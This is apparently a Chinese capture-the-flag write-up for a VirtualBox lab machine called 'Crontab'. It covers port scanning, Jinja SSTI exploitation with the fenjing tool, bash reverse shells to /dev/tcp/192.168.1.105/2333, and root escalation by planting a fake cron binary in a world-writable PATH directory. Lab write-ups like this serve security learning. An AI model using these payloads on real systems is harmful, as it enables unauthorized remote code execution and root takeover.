
Crontab

靶机ip 192.168.1.162

kali ip 192.168.1.105


nmap扫一下开放端口



```
~ nmap -sS -T4 -p 1-65535 -v 192.168.1.162
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-09 11:54 CST
Initiating ARP Ping Scan at 11:54
Scanning 192.168.1.162 [1 port]
Completed ARP Ping Scan at 11:54, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:54
Completed Parallel DNS resolution of 1 host. at 11:54, 0.01s elapsed
Initiating SYN Stealth Scan at 11:54
Scanning bogon (192.168.1.162) [65535 ports]
Discovered open port 80/tcp on 192.168.1.162
Discovered open port 22/tcp on 192.168.1.162
Discovered open port 5000/tcp on 192.168.1.162
Completed SYN Stealth Scan at 11:54, 4.52s elapsed (65535 total ports)
Nmap scan report for bogon (192.168.1.162)
Host is up (0.0017s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
5000/tcp open  upnp
MAC Address: 08:00:27:72:1F:82 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.73 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```


80端口进去就一个index

5000端口进去一串谜语，先扫一下目录




```
[11:56:58] Starting:
[11:57:15] 400 -  167B  - /console
[11:57:20] 200 -  179B  - /home
[11:57:22] 200 -  194B  - /library

Task Completed
```

发现home 和 library



这种魔法叫ssti 破解这种魔法的魔法阵为touhou
在有施加ssti魔法的地方 启动魔法阵并且在魔法阵中输入魔法咒语就能直接读取书啦DAZE

存在ssti漏洞，参数为touhou，fenjing先试着扫一下，直接getshell `python -m fenjing webui`



目标链接 http://192.168.1.162:5000/l

请求方式 GET

表单输入 touhou

请求间隔 0.03

分析模式 精确

模板环境 jinja内部

替换绕过 避免使用被替换的关键字

枚举waf关键字 不枚举waf关键字

```
开始生成payload
分析完毕，为os_popen_read生成payload：{%print
(cycler.next.__globals...
提交payload的回显如下：
```

```
提交表单完成，返回值为200，输入为{'touhou': "{%print
(cycler.next.__globals__.os.popen('bash -c \\'bash -i >&
```


```
bash -c 'bash -i >& /dev/tcp/192.168.1.105/2333 0>&1'
```

弹一个shell `bash -c 'bash -i >& /dev/tcp/192.168.1.105/2333 0>&1'`

拿到userflag

权限提升

结合靶机名称Crontab，想到是定时任务提权，先查看一下 `/etc/crontab`



```
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root master_spark
```

可以发现执行定时任务的脚本master_spark，先找一下这个文件在哪

which master_spark

/usr/bin/master_spark

在/usr/bin目录下，这里可以做一个环境变量劫持

`PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin`


可以查看一下这几个路径分别的权限

```
marisa@Crontab:/usr/local/sbin$ ls -ld /usr/local/sbin /usr/local/bin /sbin /bin /usr/sbin /usr/bin
<l/sbin /usr/local/bin /sbin /bin /usr/sbin /usr/bin
lrwxrwxrwx 1 root root     7 Mar 18 20:26 /bin -> usr/bin
lrwxrwxrwx 1 root root     8 Mar 18 20:26 /sbin -> usr/sbin
drwxr-xr-x 2 root root 28672 Sep  8 03:48 /usr/bin
drwxr-xr-x 2 root root  4096 Apr  5 08:32 /usr/local/bin
drwxrwxrwx 2 root root  4096 Sep  8 23:44 /usr/local/sbin
drwxr-xr-x 2 root root 12288 Apr 11 21:51 /usr/sbin
```

可以看到/usr/local/sbin文件是存在读写权限的，我们可以在/usr/local/sbin文件写入一个同样的master_spark文件，写入反弹shell命令，反弹过来的shell权限就是root

`echo "bash -c 'bash -i >& /dev/tcp/192.168.1.105/2333 0>&1'" > master_spark`

监听 `nc -lvvp 2333`



```
~ nc -lvvp 2333
listening on [any] 2333 ...
Warning: forward host lookup failed for bogon: Unknown host
connect to [192.168.1.105] from bogon [192.168.1.162] 48316
bash: cannot set terminal process group (14476): Inappropriate ioctl for device
bash: no job control in this shell
root@Crontab:~# ls
ls
root.txt
root@Crontab:~# cat root.txt
cat root.txt
flag{touhou sai gao}
```

rootflag `flag{touhou sai gao}`